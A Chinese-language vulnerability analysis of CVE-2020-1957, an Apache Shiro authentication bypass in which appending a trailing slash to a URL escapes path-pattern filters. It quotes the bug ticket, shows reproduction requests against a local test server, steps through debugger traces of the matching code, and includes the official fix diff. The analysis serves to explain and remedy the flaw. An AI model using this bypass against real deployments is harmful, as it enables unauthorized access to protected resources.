

# CVE-2020-1957

Shiro框架通过拦截器功能来实现对用户访问权限的控制和拦截

## 漏洞介绍

Shiro框架通过拦截器功能来对用户访问权限进行控制，如 `anon`, `authc` 等拦截器。

`anon` 为匿名拦截器，不需要登录即可访问；`authc` 为登录拦截器，需要登录才可以访问。主要是 Spring web 在匹配 url 的时候没有匹配上/导致绕过

 Shiro / SHIRO-682  
fix the potential threat when use "uri = uri + '/' " to bypass shiro protect

**Details**

Type:	<input checked="" type="checkbox"/> Bug	Status:	<b>RESOLVED</b>
Priority:	<input checked="" type="checkbox"/> Major	Resolution:	Resolved
Affects Version/s:	1.3.2	Fix Version/s:	1.5.0
Component/s:	Web		
Labels:	<a href="#">security</a>		

**Description**

hi, the potential threat found when use shiro filter.  
in spring web, the requestURI : /resource/menus and resource/menus/ both can access the resource,  
but the pathPattern match /resource/menus can not match resource/menus/  
user can use requestURI + "/" to simply bypass chain filter, to bypass shiro protect

[PR #127|<https://github.com/apache/shiro/pull/127>]



版本影响: Apache Shiro < 1.5.3

## 环境搭建

<https://www.jianshu.com/p/971ad364704b> 参考

## 漏洞复现

```
GET /hello/1 HTTP/1.1 跳转登录
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0
Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/
Connection: close
Cookie: PHPSESSID=ldsmcl06ss0h1j72qjimvq81af;
JSESSIONID=D6CA1C9925D978ED3A493D0B24B3CD3
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-Modified-Since: Mon, 17 Dec 2018 02:28:07 GMT
Cache-Control: max-age=0
```

HTTP/1.1 302
Set-Cookie: JSESSIONID=E9E4B3195249CC61FBE992F5F36AA61C; Path=/; HttpOnly
Location: http://127.0.0.1:8080/login
Content-Length: 0
Date: Sat, 20 Feb 2021 12:45:20 GMT
Connection: close

```

GET /hello/1 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/
Connection: close
Cookie: PHPSESSID=ldsmcl6ss0h1j72qjimvq81af;
JSESSIONID=D6CA1C9925D9978ED3A493D0B24B32D3
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-Modified-Since: Mon, 17 Dec 2018 02:28:07 GMT
Cache-Control: max-age=0

```

## 漏洞分析

### Shiro中url表达式匹配

- 1 ? : 匹配一个字符
- 2 \* : 匹配0个或多个字符
- 3 \*\* : 匹配路径中0个或多个路径

我们先找到路径的判断位置。 `PathMatchingFilterChainResolver` 类

```

48 public FilterChain getChain(ServletRequest request, ServletResponse response, FilterChain originalChain) {
49     FilterChainManager filterChainManager = this.getFilterChainManager();
50     if (!filterChainManager.hasChains()) {
51         return null;
52     } else {
53         String requestURI = this.getPathWithinApplication(request);
54         Iterator var6 = filterChainManager.getChainNames().iterator();
55
56         String pathPattern;
57         do {
58             if (!var6.hasNext()) {
59                 return null;
60             }
61
62             pathPattern = (String)var6.next();
63         } while(!this.pathMatches(pathPattern, requestURI));
64
65         if (log.isTraceEnabled()) {
66             log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + requestURI + "]. " + "Utilizing corresponding filter chain...");
67         }
68
69         return filterChainManager.proxy(originalChain, pathPattern);
70     }
71 }

```

通过调试来进行分析

```

3     } else {
4         String requestURI = this.getPathWithinApplication(request); request: ShiroHttpServletRequest@5998 requestURI: "/hello/1/"
5         Iterator var6 = filterChainManager.getChainNames().iterator(); filterChainManager: DefaultFilterChainManager@6001
6
7         String pathPattern; pathPattern: "/doLogin"
8         do {
9             if (!var6.hasNext()) {
10                return null;
11            }
12
13            pathPattern = (String)var6.next();
14        } while(!this.pathMatches(pathPattern, requestURI)); requestURI: "/hello/1/" pathPattern: "/doLogin"
15
16        if (log.isTraceEnabled()) {
17            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + requestURI + "]. " + "Utilizing corresponding filter chain...");
18        }
19
20    PathMatchingFilterChainResolver.getChain()

```

帧	变量
*http-nio-8080-exec-1*@5,750 在组“main”运行中	> this = (PathMatchingFilterChainResolver@6002) > request = (ShiroHttpServletRequest@5998) > response = (ResponseFacade@5999) > originalChain = (ApplicationFilterChain@6000) > filterChainManager = (DefaultFilterChainManager@6001) > requestURI = "/hello/1" > pathPattern = "/doLogin"

直接进行到最后一次匹配

```

    } else {
        String requestURI = this.getPathWithinApplication(request); request: ShiroHttpServletRequest@5998 requestURI: "/hello/1"
        Iterator var6 = filterChainManager.getChainNames().iterator(); filterChainManager: DefaultFilterChainManager@6001

        String pathPattern; pathPattern: "/hello/*"
        do {
            if (!var6.hasNext()) {
                return null;
            }

            pathPattern = (String)var6.next();
        } while(!this.pathMatches(pathPattern, requestURI)); requestURI: "/hello/1" pathPattern: "/hello/*"

        if (log.isTraceEnabled()) {
            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + requestURI + "]. " + "Utilizing corresponding filter chain...");
        }
    }
}

```

然后我们一直跟进入，进入到 doMatch 方法

```

protected boolean doMatch(String pattern, String path, boolean fullMatch) { pattern: "/hello/*" path: "/hello/1/" fullMatch: true
    if (path.startsWith(this.pathSeparator) != pattern.startsWith(this.pathSeparator)) { pattern: "/hello/*" path: "/hello/1/" pathSeparator: '/'
        return false;
    } else {
        String[] pattDirs = StringUtils.tokenizeToStringArray(pattern, this.pathSeparator);
        String[] pathDirs = StringUtils.tokenizeToStringArray(path, this.pathSeparator);
        int pattIdxStart = 0;
        int pattIdxEnd = pattDirs.length - 1;
        int pathIdxStart = 0;

        int pathIdxEnd;
        String patDir;
        for(pattIdxEnd = pathDirs.length - 1; pattIdxStart <= pattIdxEnd && pathIdxStart <= pathIdxEnd; ++pathIdxStart) {
            patDir = pathDirs[pattIdxStart];
            if ("**".equals(patDir)) {
                break;
            }
        }
    }
}

```

一步一步的跟进调试，发现将路径进行 / 分隔成数组

```

protected boolean doMatch(String pattern, String path, boolean fullMatch) { pattern: "/hello/*" path: "/hello/1/" fullMatch: true
    if (path.startsWith(this.pathSeparator) != pattern.startsWith(this.pathSeparator)) {
        return false;
    } else {
        String[] pattDirs = StringUtils.tokenizeToStringArray(pattern, this.pathSeparator); pattern: "/hello/*" pattDirs: {"hello", "*"}
        String[] pathDirs = StringUtils.tokenizeToStringArray(path, this.pathSeparator); path: "/hello/1/" pathDirs: {"hello", "1"} pathSeparator: '/'

        int pattIdxStart = 0; pattIdxStart: 0
        int pattIdxEnd = pattDirs.length - 1; pattDirs: {"hello", "*"} pattIdxEnd: 1
        int pathIdxStart = 0; pathIdxStart: 0

        int pathIdxEnd;
        String patDir;
        for(pathIdxEnd = pathDirs.length - 1; pattIdxStart <= pathIdxEnd && pathIdxStart <= pathIdxEnd; ++pathIdxStart) { pathDirs: {"hello", "1"} pathIdxEnd: 1
            patDir = pathDirs[pattIdxStart];
        }
    }
}

```

然后进行循环，匹配数组中的值，一直到执行完for循环


```

for(pathIdxEnd = pathDirs.length - 1; pattIdxStart <= pathIdxEnd && pathIdxStart <= pathIdxEnd; ++pathIdxStart) {...}

int patIdxTmp;
if (pattIdxStart > pathIdxEnd) { pattIdxStart: 2 pathIdxEnd: 1
    if (pattIdxStart > pathIdxEnd) {
        return pattern.endsWith(this.pathSeparator) ? path.endsWith(this.pathSeparator) : !path.endsWith(this.pathSeparator);
    } else if (!fullMatch) {
        return true;
    } else if (pattIdxStart == pathIdxEnd && pattDirs[pattIdxStart].equals("*") && path.endsWith(this.pathSeparator)) {
        return true;
    } else {
        for(patIdxTmp = pattIdxStart; patIdxTmp <= pathIdxEnd; ++patIdxTmp) {
            if (!pattDirs[patIdxTmp].equals("*")) {

```

然后在最后 if (pattIdxStart > pathIdxEnd) 里执行完成返回 false



最后简单的说

1	/hello/1	可以匹配	/hello/*	执行拦截操作
2	/hello/1/	不可以匹配	/hello/*	不执行拦截操作

## 官方修复

<https://github.com/apache/shiro/commit/3708d7907016bf2fa12691dff6ff0def1249b8ce#diff-075715c04b416420c86d577dcfa7292792e4a500c9adbf0e744d7cf227666629>

```

136      @@ -136,11 +136,20 @@ public static String getPathWithinApplication(HttpServletRequest request) {
137          public static String getRequestURI(HttpServletRequest request) {
138              String uri = (String) request.getAttribute(INCLUDE_REQUEST_URI_ATTRIBUTE);
139              if (uri == null) {
140                  -        uri = request.getRequestURI();
141                  +        uri = valueOrEmpty(request.getContextPath()) + "/" +
142                  +        valueOrEmpty(request.getServletPath()) +
143                  +        valueOrEmpty(request.getPathInfo());
144              }
145
146              +        private static String valueOrEmpty(String input) {
147              +            if (input == null) {
148              +                return "";
149              +            }
150              +            return input;
151              +        }
152
153          /**
154             * Normalize a relative URI path that may have relative values ("./",
155             * "../", and so on ) it it. <strong>WARNING</strong> - This method is

```

## 参考

<https://www.jianshu.com/p/971ad364704b>

<https://paper.sebug.org/1196/>